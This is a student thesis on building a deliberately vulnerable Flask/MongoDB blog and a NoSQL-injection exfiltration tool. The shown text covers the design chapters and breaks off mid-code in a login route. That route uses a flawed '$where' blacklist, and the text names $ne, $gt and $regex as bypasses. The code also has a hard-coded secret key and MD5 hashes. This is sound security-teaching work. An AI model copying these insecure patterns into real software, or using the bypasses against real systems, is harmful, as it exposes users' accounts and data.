



YILDIZ TECHNICAL UNIVERSITY
FACULTY OF CHEMICAL AND METALLURGY
DEPARTMENT OF MATHEMATICAL ENGINEERING

MULTIDISCIPLINARY DESIGN PROJECT

**PENETRATION TESTING TOOL FOR NOSQL
INJECTION DETECTION IN MONGODB BASED
WEB APPLICATION**

Advisor: Prof. Dr. Ayla ŞAYLI

22058911 Izzat MAMMADZADA

Istanbul 2025

CONTENTS

LIST OF FIGURES	v
LIST OF TABLES	vi
ABSTRACT	vii
1 INTRODUCTION	1
1.1 Aim and Scope	1
1.2 Information About Similar Studies	2
1.2.1 SQLMap	2
2 USED TOOLS.....	3
2.1 Hardware Information	3
2.2 Software Information	3
3 DATABASE ANALYSIS AND DESIGN	5
3.1 Data Modelling and Definitions	5
3.1.1 The users Collection.....	5
3.1.2 The blogs Collection	6
3.2 Relationship Analysis	8
3.3 Data Modelling and Denormalization Strategy	8
3.4 Final Schema Diagram	9
4 APPLICATION DEVELOPMENT AND IMPLEMENTATION	10
4.1 Lab Environment Setup: Database Implementation	10
4.1.1 MongoDB Environment Configuration	10
4.1.2 Primary Target Database: blog_db	10
4.1.3 Secondary Target Database: pentest_db	12
4.2 Data Querying and Verification	13
5 DEVELOPMENT OF THE "VULNBLOG" WEB APPLICATION.....	14
5.1 Application Architecture and User Interface.....	14
5.2 Backend Implementation and Database Connectivity	16
5.3 Implementation of Flawed Sanitization for Lab Analysis	18
5.3.1 Login Page: Incomplete Blacklist for In-Band Injection	18
5.3.2 Global Search Architecture Flaw	20
5.4 Enhanced User Management Features	21
5.4.1 User Profile Management.....	21

5.4.2	Two-Step Password Recovery	22
5.4.3	Administration Panel	24
5.5	Content Management and Moderation.....	25
5.5.1	Lifecycle Tracking (Timestamps)	26
5.5.2	Automated Content Filtering (Bad Words Policy)	26
6	"NOSQL DUMPER" TOOL DEVELOPMENT: ADVANCED VULNERABILITY SCANNER	27
6.1	Project Foundation and Modular Structure.....	27
6.2	Core Component Implementation.....	27
6.2.1	scanner.py: Multi-Pattern Detection	27
6.2.2	Advanced Time-Based Logic.....	29
6.2.3	dumper.py: Dynamic Exploitation Engine.....	30
6.2.4	nosql_injector.py: The Main Entry Point.....	31
7	DATA EXFILTRATION VIA TIME-BASED INJECTION.....	33
7.1	The Logic of Blind NoSQL Exfiltration	33
7.2	Dynamic Payload Generation	35
7.3	The NoSQLDumper Engine: core/dumper.py	35
7.4	Module Integration: nosql_injector.py	36
7.5	Smart Enumeration and Optimization	37
7.6	Diagnostic and Verbose Modes	38
8	CONCLUSION AND FUTURE WORK.....	40
8.1	Conclusion	40
8.2	Future Work.....	40
8.3	Mitigation Strategies	41
	REFERENCES.....	42
	RESUME	43

LIST OF FIGURES

Figure 5.1: Login Page.....	14
Figure 5.2: Home Page	15
Figure 5.3: Blog Page	15
Figure 5.4: Blog Creation Page.....	16
Figure 5.5: Code Snippet (app.py).....	17
Figure 5.6: Code Snippet (Create a new blog post)	17
Figure 5.7: Code Snippet (/login route)	19
Figure 5.8: Code Snippet (/search route)	20
Figure 5.9: User Profile Management Interface.....	22
Figure 5.10: Security Question Verification Step.....	23
Figure 5.11: Code Snippet (Password Reset Verification)	24
Figure 5.12: Code Snippet (Admin Panel).....	25
Figure 5.14: Administrator Dashboard.....	25
Figure 5.15: Code Snippet (Content Filtering Logic)	26
Figure 6.1: Code Snippet (check_time_based_injection)	28
Figure 6.2: Output of the Automated Vulnerability Scanner.....	28
Figure 6.3: Code Snippet (core/scanner.py).....	30
Figure 6.4: Code Snippet (core/dumper.py).....	31
Figure 6.5: Code Snippet (nosql_injector.py)	32
Figure 6.6: Command Line Interface of the NoSQL Dumper Tool	32
Figure 7.1: Logic Flowchart of the Data Exfiltration Process	34
Figure 7.2: Code Snippet (core/dumper.py).....	35
Figure 7.3: Code Snippet (core/dumper.py).....	36
Figure 7.4: Code Snippet (nosql_injector.py)	37
Figure 7.5: Data Exfiltration Process (Part 1: Payload Injection).....	37
Figure 7.6: Data Exfiltration Process (Part 2: Response Analysis).....	37
Figure 7.7: Code Snippet (dump_users)	38

LIST OF TABLES

Table 3.1: Data Definition for the users collection	5
Table 3.2: Data Definition for the blogs Collection	7

ABSTRACT

Analysis and Automation of Time-Based Blind Injection Attacks in NoSQL Databases

In this graduation thesis, injection attacks targeting NoSQL databases, which are widely used in modern web applications, were examined. The primary aim of the study is to develop an automated tool to detect security vulnerabilities in systems using MongoDB and to exfiltrate data through these vulnerabilities.

A two-stage methodology was followed within this scope. First, a deliberately vulnerable web application named "VulnBlog" was developed using Python and Flask. In the second stage, an exploitation tool named "NoSQL Dumper" was designed. This tool analyzes server response times using time-based blind injection techniques and exfiltrates database content character by character.

The results demonstrated that NoSQL systems carry risks as serious as SQL systems and that data theft is possible using "busy-wait" loops even if the "sleep" function is blocked.

Keywords: NoSQL Injection, MongoDB, Cybersecurity, Web Application Security, Python.

1 INTRODUCTION

This chapter provides an overview of the project's core objectives, scope, methodology, significance, and a review of similar existing studies in the field.

1.1 Aim and Scope

- **Aim:** The primary aim of this project is twofold. The first phase involves developing a deliberately vulnerable web application named "VulnBlog" using Python, the Flask framework, and a MongoDB database. This application will serve as a controlled lab environment. The second and principal aim is to design and implement a command-line tool named "NoSQL Dumper," which will automate the detection and exploitation of NoSQL Injection vulnerabilities to exfiltrate data from the target application's database.
- **Methodology:** The project will follow a practical, two-stage development methodology. First, the "VulnBlog" application will be built with fundamental features such as user registration, login, and post management (Create, Read, Update, Delete). The database queries for these features will be intentionally written insecurely, directly incorporating user-supplied input without proper sanitization. Subsequently, the "NoSQL Dumper" tool will be developed in Python. It will use libraries like requests to send crafted HTTP requests to the target, analyze responses to identify vulnerabilities, and employ techniques like time-based blind injection to systematically extract database schemas and data.
- **Scope:** This project specifically targets MongoDB, one of the most popular NoSQL databases. The vulnerable application will encompass user authentication and basic content management functionalities. The scope of the "NoSQL Dumper" tool is strictly limited to identifying and exploiting NoSQL Injection vulnerabilities, focusing on authentication bypass and blind data exfiltration. Other web vulnerabilities such as Cross-Site Scripting (XSS) or Cross-Site Request Forgery (CSRF) are outside the scope of this work.
- **Significance:** With the rising adoption of NoSQL databases alongside traditional SQL databases, NoSQL Injection has emerged as a significant security threat. This project is important as it provides a practical, hands-on demonstration of how this vulnerability can be introduced and exploited. By building both the vulnerable system and the exploitation tool, the project aims to deliver a deeper understanding of the attack vector, contributing to the broader knowledge base of web application security and promoting better defensive programming practices.

1.2 Information About Similar Studies

In the field of cybersecurity, several open-source tools have been developed to automate the exploitation of database. The most prominent example is analyzed below to provide context for this project.

1.2.1 SQLMap

SQLMap is the most well-known open-source Python tool designed to audit for and automate SQL injection attacks. It is considered the industry standard for database exploitation.

Modules and Capabilities: It supports a wide range of relational databases, including MySQL, PostgreSQL, Oracle, and Microsoft SQL Server. Its features include automatic injection detection, enumeration of database schemas, data extraction, and remote code execution.

Advantages: It is a comprehensive and powerful tool that covers a broad spectrum of SQL injection techniques and database management systems. It has a mature codebase and an active community.

Disadvantages and Differentiation: SQLMap is designed primarily for SQL databases (relational). It does not natively support NoSQL databases like MongoDB in the same depth. Furthermore, SQLMap is built for SQL string manipulation, whereas NoSQL injection involves manipulating document-based query structures (e.g., BSON/JSON objects), requiring a fundamentally different parsing and injection approach.

The goal of this project is to create a tool similar in spirit to SQLMap but built specifically for NoSQL environments. Instead of replicating SQLMap's vast functionality, "NoSQL Dumper" will be a focused tool designed to demonstrate how similar injection concepts apply to MongoDB, specifically targeting authentication bypass and time-based blind injection vectors that SQLMap does not handle.

2 USED TOOLS

This chapter lists the hardware and software tools utilized during the development of this project.

2.1 Hardware Information

The project development was conducted on a computer with the following hardware specifications:

- Processor: Intel(R) Core(TM) Ultra 9 185H (2.50 GHz)
- Memory (RAM): 24GB
- Storage: 2 TB SSD
- Operating System: Windows 11

2.2 Software Information

The following software and technologies are being used to develop both the vulnerable web application and the security tool:

- Programming Language:
 - Python 3.10+: The core language for both the backend of the "VulnBlog" application and the "NoSQL Dumper" tool.
- "VulnBlog" - Vulnerable Web Application Tools:
 - Flask: A lightweight and flexible Python web framework used to build the application's backend.
 - PyMongo: The official Python driver for interacting with the MongoDB database.
 - MongoDB: The document-oriented NoSQL database used for data storage.
 - HTML5, CSS3: Standard technologies for creating the front-end user interface.
- "NoSQL Dumper" - Security Tool Tools:
 - Requests Library: A standard Python library for making HTTP requests to the target web application.
 - Argparse Library: A standard Python library for creating a user-friendly command-line interface for the tool.

- Development Environment:
 - Visual Studio Code: The primary code editor and Integrated Development Environment (IDE).
 - Git & GitHub: Version control system for source code management and backup.

3 DATABASE ANALYSIS AND DESIGN

This chapter details the design of the application's NoSQL database. While the project utilizes a non-relational MongoDB database, this chapter applies core database design principles to define the data model, explain the relationships between data entities, and justify the chosen schema strategy.

3.1 Data Modelling and Definitions

In MongoDB, the schema is defined by the structure of documents within collections. The "VulnBlog" application utilizes two primary collections: users and blogs. The following sections provide a formal definition and a structural example for each collection.

3.1.1 The users Collection

This collection is designed to store all information related to user accounts. Table 3.1 formally defines each field.

Table 3.1: Data Definition for the users collection

Field Name	BSON Data Type	Description	Constraints / Example
_id	ObjectId	Unique identifier for the document.	ObjectId("...")
username	String	Unique login name.	Must be unique.
email	String	User's email address.	Valid email format.
passwordHash	String	MD5 hash of the user's password.	32-char hex string.
is_admin	Boolean	Determines if the user has administrative privileges.	true or false

Field Name	BSON Data Type	Description	Constraints / Example
security_question	String	Question used for password recovery.	e.g., "Pet's name?"
security_answer	String	Hashed answer to the security question.	MD5 hash string.
created_at	Date	Timestamp of registration.	UTC Datetime.
updated_at	Date	Timestamp of last profile update.	UTC Datetime.

An example document from the users collection has the following structure:

```
{
  "_id": ObjectId("68f6cf587534c3ee82cebea5"),
  "username": "liam_smith",
  "email": "liam.smith@gmail.com",
  "passwordHash": "5f4dcc3b5aa765d61d8327deb882cf99",
  "is_admin": false,
  "security_question": "What is your pet's name?",
  "security_answer": "d41d8cd98f00b204e9800998ecf8427e",
  "created_at": ISODate("2025-12-02T10:00:00Z"),
  "updated_at": ISODate("2025-12-02T10:00:00Z")
}
```

3.1.2 The blogs Collection

This collection stores all data related to individual blog posts. Table 3.2 provides a formal definition for each field.

Table 3.2: Data Definition for the blogs Collection

Field Name	BSON Data Type	Description	Constraints / Example
_id	ObjectId	Unique identifier for the document, automatically generated. Acts as the primary key.	ObjectId("...")
title	String	The title of the blog post.	e.g., "The Future of Quantum Computing"
content	String	The main body text of the blog post.	Text content.
author_id	ObjectId	A reference to the _id of the document in the users collection that represents the author.	ObjectId("...")
category	String	The category of the blog post, used for filtering.	e.g., "Technology"
publication_date	Date	The timestamp when the post was published.	Stored in ISODate format.

An example document from the blogs collection has the following structure:

```
{
  "_id": ObjectId("..."),
  "title": "The Future of Quantum Computing",
  "content": "Quantum computing represents a fundamental shift...",
  "author_id": ObjectId("68f6cf587534c3ee82cebea5"),
  "category": "Technology",
  "publication_date": ISODate("2025-10-22T14:00:00Z")
}
```

3.2 Relationship Analysis

The logical connection between users and their posts is a critical part of the application's design. This relationship can be formally defined as follows:

- Relationship Name: User-Creates-Post
- Participating Collections: users, blogs
- Degree: Binary (involves two distinct collections).
- Cardinality: One-to-Many (1:N). A single user can create many blog posts, but each blog post is created by only one user.
- Implementation Method: The relationship is implemented using referencing (also known as "linking"). The `author_id` field in the `blogs` collection stores a copy of the `_id` from the corresponding document in the `users` collection. This design choice avoids data duplication; the alternative would be embedding the entire user document inside each post document, which would be inefficient if a user's information (like their email) ever needed to be updated, as it would require updating every single post they had ever written.

3.3 Data Modelling and Denormalization Strategy

The concept of normalization is a foundational principle in relational (SQL) database design, aimed at minimizing data redundancy to ensure data integrity. While the formal rules of normalization (1NF, 2NF, etc.) do not apply directly to document-based databases like MongoDB, the underlying principles of managing redundancy and ensuring consistency are still highly relevant.

NoSQL databases often intentionally use denormalization—the practice of storing redundant data—to improve read performance by avoiding the need for expensive "JOIN" operations. The design of the `blog_db` schema represents a strategic choice between a fully normalized relational style and a heavily denormalized NoSQL style.

The selected design utilizes a referencing model, which is more normalized than embedding. Storing just the `author_id` in each post is a deliberate choice with clear trade-offs:

- Benefit: This model is highly efficient for data consistency. If a user changes their email or password, the update only needs to happen in one place: the single document in the `users` collection. There is no risk of having outdated user data spread across multiple post documents.
- Trade-off: This design can be less efficient for read operations that require data from both collections. For example, to display a post along with its author's username, the application must perform two queries: one to fetch the post from


the blogs collection, and a second to look up the author's username in the users collection using the `author_id`. While this is a very fast operation in MongoDB, it is still an additional step compared to a denormalized model where the username would be stored directly in the post document.

This balanced approach was chosen because it maintains data integrity while providing sufficient performance for the application's needs, representing a common and effective pattern in modern NoSQL application design.

3.4 Final Schema Diagram

The following diagram provides a visual representation of the logical schema for the `blog_db` database, illustrating the collections, their key fields, and the reference relationship between them.

This diagram shows that each document in the `blogs` collection is linked to exactly one document in the `users` collection through the `author_id` field, enforcing the one-to-many relationship.



4 APPLICATION DEVELOPMENT AND IMPLEMENTATION

This chapter details the initial phase of practical development, focusing on setting up the necessary backend infrastructure. The work completed includes the configuration of the MongoDB environment and the design, creation, and population of the databases that will serve as the foundation for both the vulnerable application and the testing targets for the "NoSQL Dumper" tool.

4.1 Lab Environment Setup: Database Implementation

The first step in building the project was to prepare a robust and realistic database environment. This involved installing and configuring the MongoDB server and then designing and populating two distinct databases: one to serve the vulnerable blog application and another to act as a secondary target for future tool testing.

4.1.1 MongoDB Environment Configuration

The MongoDB environment was configured on a Windows 11 operating system to serve as the data layer for the project.

- **Server Installation:** MongoDB Community Server was installed and configured to run as a Windows Service named "MongoDB". This ensures the database runs automatically in the background and can be easily managed.
- **Command-Line Interface:** The MongoDB Shell (mongosh) was installed to provide a direct command-line interface for database administration and interaction.
- **Service Management:** PowerShell was used with administrator privileges to manage the database service, allowing for simple start, stop, and status check operations.
 - To start the server: `Start-Service -Name "MongoDB"`
 - To check its status: `Get-Service -Name "MongoDB"`

4.1.2 Primary Target Database: blog_db

A primary database named blog_db was designed and created to serve as the backend for the "VulnBlog" application. Its structure is intended to be a realistic target for the "NoSQL Dumper" tool.

- **Database and Collection Creation:** The database was implicitly created upon first use. Two collections, users and blogs, were established to logically separate the application's data.

- users Collection: This collection stores all user account information.
 - Schema: The documents include fields for `_id` (ObjectId), `username`, `email`, and `passwordHash` to store a hashed version of the user's password.
 - Example Document:

```
{
  "_id": ObjectId("68f6cf587534c3ee82cebea5"),
  "username": "liam_smith",
  "email": "liam.smith@gmail.com",
  "passwordHash": "5f4dcc3b5aa765d61d8327deb882cf99"
}
```

- blogs Collection: This collection stores all blog post content and metadata. It is linked to the users collection via a direct reference.
 - Schema: The documents include fields for `_id` (ObjectId), `title`, `content`, `category`, `publication_date`, and a critical `author_id` field. The `author_id` stores the `_id` of the user from the users collection, establishing a direct relationship between a post and its author.
 - Example Document:

```
{
  "_id": ObjectId("..."),
  "title": "The Future of Quantum Computing",
  "content": "Quantum computing represents a fundamental shift...",
  "author_id": ObjectId("68f6cf587534c3ee82cebea5"), // This links to liam_smith
  "category": "Technology",
  "publication_date": ISODate("2025-10-22T14:00:00Z")
}
```

- Data Population: Using the `db.collection.insertMany()` command, the database was populated with realistic data to simulate an active application:
 - 40 unique user documents were inserted into the users collection.
 - 16 blog post documents were inserted into the blogs collection, assigned to 9 different authors to create a varied data landscape.

4.1.3 Secondary Target Database: pentest_db

To ensure the "NoSQL Dumper" tool is versatile and not just tailored to a single database schema, a second, structurally different database named pentest_db was created. This database simulates the kind of data a penetration tester might collect during an engagement and will serve as an additional target for the tool.

- hosts Collection: Stores an inventory of target machines discovered on a network.
 - Example Document:

```
{  
  "ip_address": "10.10.1.5",  
  "hostname": "WEB-SRV-01",  
  "os": "Ubuntu 22.04",  
  "status": "up"  
}
```

- vulnerabilities Collection: Logs specific security weaknesses found on the hosts, referencing them by their _id from the hosts collection.
 - Example Document:

```
{  
  "host_id": ObjectId("68f6d69f36a29ea8bf5bb43b"), // Example ID for WEB-SRV-01  
  "cve": "CVE-2021-44228",  
  "severity": "critical",  
  "description": "Log4j remote code execution vulnerability."  
}
```

- scan_reports Collection: Stores high-level summary results from security scanning tools like Nmap or Nessus.
 - Example Document:

```
{  
  "scan_date": ISODate("..."),  
  "scanner_tool": "Nmap",  
  "target_subnet": "10.10.1.0/24",  
  "summary": "Discovered 2 active hosts. Open ports: 80, 443, 3389."
```

}

Note: While the primary exploitation in this study focuses on the `blog_db`, this secondary database was established to serve as a target for future tool expansion, specifically for testing extraction capabilities against diverse schema structures.

4.2 Data Querying and Verification

To verify that the data was inserted correctly and is accessible, basic query commands were used. These commands confirm the integrity of the database setup and will form the basis for the legitimate queries that will later be exploited.

- Find all documents in a collection (e.g., users):

db.users.find()

- Find a specific document by a field (e.g., finding a user by username):

db.users.findOne({ "username": "code_wizard" })

- Filter documents by a specific criterion (e.g., finding all posts in the Cybersecurity category):

db.blogs.find({ "category": "Cybersecurity" })

5 DEVELOPMENT OF THE "VULNBLOG" WEB APPLICATION

This chapter covers the development of "VulnBlog," the web application component of the project. This application was built using the Python Flask framework and serves as the primary lab environment for the "NoSQL Dumper" tool. It connects to the `blog_db` database that was previously created and implements standard blog functionalities, providing a realistic platform for testing and analysis.

5.1 Application Architecture and User Interface

"VulnBlog" is designed as a simple, multi-user blog platform. The user interface provides all the necessary functionalities for user interaction and content management, which are served by a Flask backend.

The main interfaces of the application include:

- **User Authentication Pages:** The application provides distinct pages for user registration and login. Users must authenticate to access the main content and features.




Figure 5.1: Login Page

- **Home Page:** After logging in, users are directed to the home page, which displays a feed of all blog posts from all users, sorted by the most recent publication date.




Figure 5.2: Home Page

- **Content Creation and Viewing:** The application includes a dedicated page for creating new blog posts via a simple form. Additionally, each post has its own unique page for viewing its full content.




Figure 5.3: Blog Page




Figure 5.4: Blog Creation Page

5.2 Backend Implementation and Database Connectivity

The application's backend is powered by Python and the Flask framework. The PyMongo library is used to establish a connection and perform operations on the `blog_db` MongoDB database.

The initial setup involves initializing the Flask app and connecting to the relevant MongoDB collections (users and blogs).

```
from flask import Flask, render_template, request, session
from pymongo import MongoClient
from bson.objectid import ObjectId
import json

app = Flask(__name__)
app.secret_key = 'a_very_secret_key_that_is_not_secure'
```

```

# --- MongoDB Setup ---
# Establishes a connection to the running MongoDB instance.
client = MongoClient('mongodb://localhost:27017/')
# Selects the database and collections created in the previous phase.
db = client['blog_db']
users_collection = db['users']
blogs_collection = db['blogs']

```

Figure 5.5: Code Snippet (app.py)

Standard database operations, such as creating a new blog post, are handled by Flask routes that process form data and execute corresponding PyMongo commands. The code snippet below illustrates how a new post is inserted into the `blogs_collection`.

```

@app.route('/create', methods=['GET', 'POST'])
def create_post():
    """Create a new blog post."""
    if 'username' not in session:
        return redirect(url_for('login'))
    if request.method == 'POST':
        # A new document is inserted into the 'blogs' collection.
        # The author's ID is retrieved from the session to link the post to the user.
        blogs_collection.insert_one({
            'title': request.form.get('title'),
            'content': request.form.get('content'),
            'author_id': ObjectId(session['user_id']),
            'category': request.form.get('category', 'General'),
            'publication_date': datetime.utcnow()
        })
    return render_template('create_post.html')

```

Figure 5.6: Code Snippet (Create a new blog post)

5.3 Implementation of Flawed Sanitization for Lab Analysis

To create a more realistic lab environment, the "VulnBlog" application was updated from its previous state. Instead of having no security, it now implements flawed sanitization mechanisms. These mechanisms represent a common real-world scenario where developers attempt to secure an application but, due to an incomplete understanding of the threats, leave critical vulnerabilities.

The application now contains two distinct types of flawed security, each targeting a different vulnerability class:

Login (/login): A weak blacklist designed to be bypassed by in-band (boolean-based) injection.

Search (/search): A different, more extensive blacklist that is nonetheless vulnerable to time-based blind injection.

5.3.1 Login Page: Incomplete Blacklist for In-Band Injection

The login mechanism was updated with a sanitization check. The developer's logic assumes that the "\$where" operator is the primary threat and explicitly blocks it.

However, this blacklist is incomplete. While it explicitly blocks the \$where operator to prevent JavaScript execution, it fails to block other logical operators (like \$ne, \$gt, \$regex) that can be used to manipulate the query logic for authentication bypass.

```
@app.route('/login', methods=['GET', 'POST'])
```

```
def login():
```

```
    """User Login Page - VULNERABLE to In-Band NoSQL Injection."""
```

```
    if request.method == 'POST':
```

```
        username = request.form.get('username')
```

```
        password = request.form.get('password')
```

```
        query = {'username': username, 'passwordHash': None}
```

```
        # Check if the input is trying to be a JSON object
```

```
        if password.startswith('{') and password.endswith('}':
```

```
            # --- ATTEMPTED SANITIZATION (FLAWED) ---
```

```
            if "$where" in password:
```

```
                flash('Illegal characters detected in password.', 'danger')
```

```

        return redirect(url_for('login'))

# --- END OF FLAWED SANITIZATION ---

try:

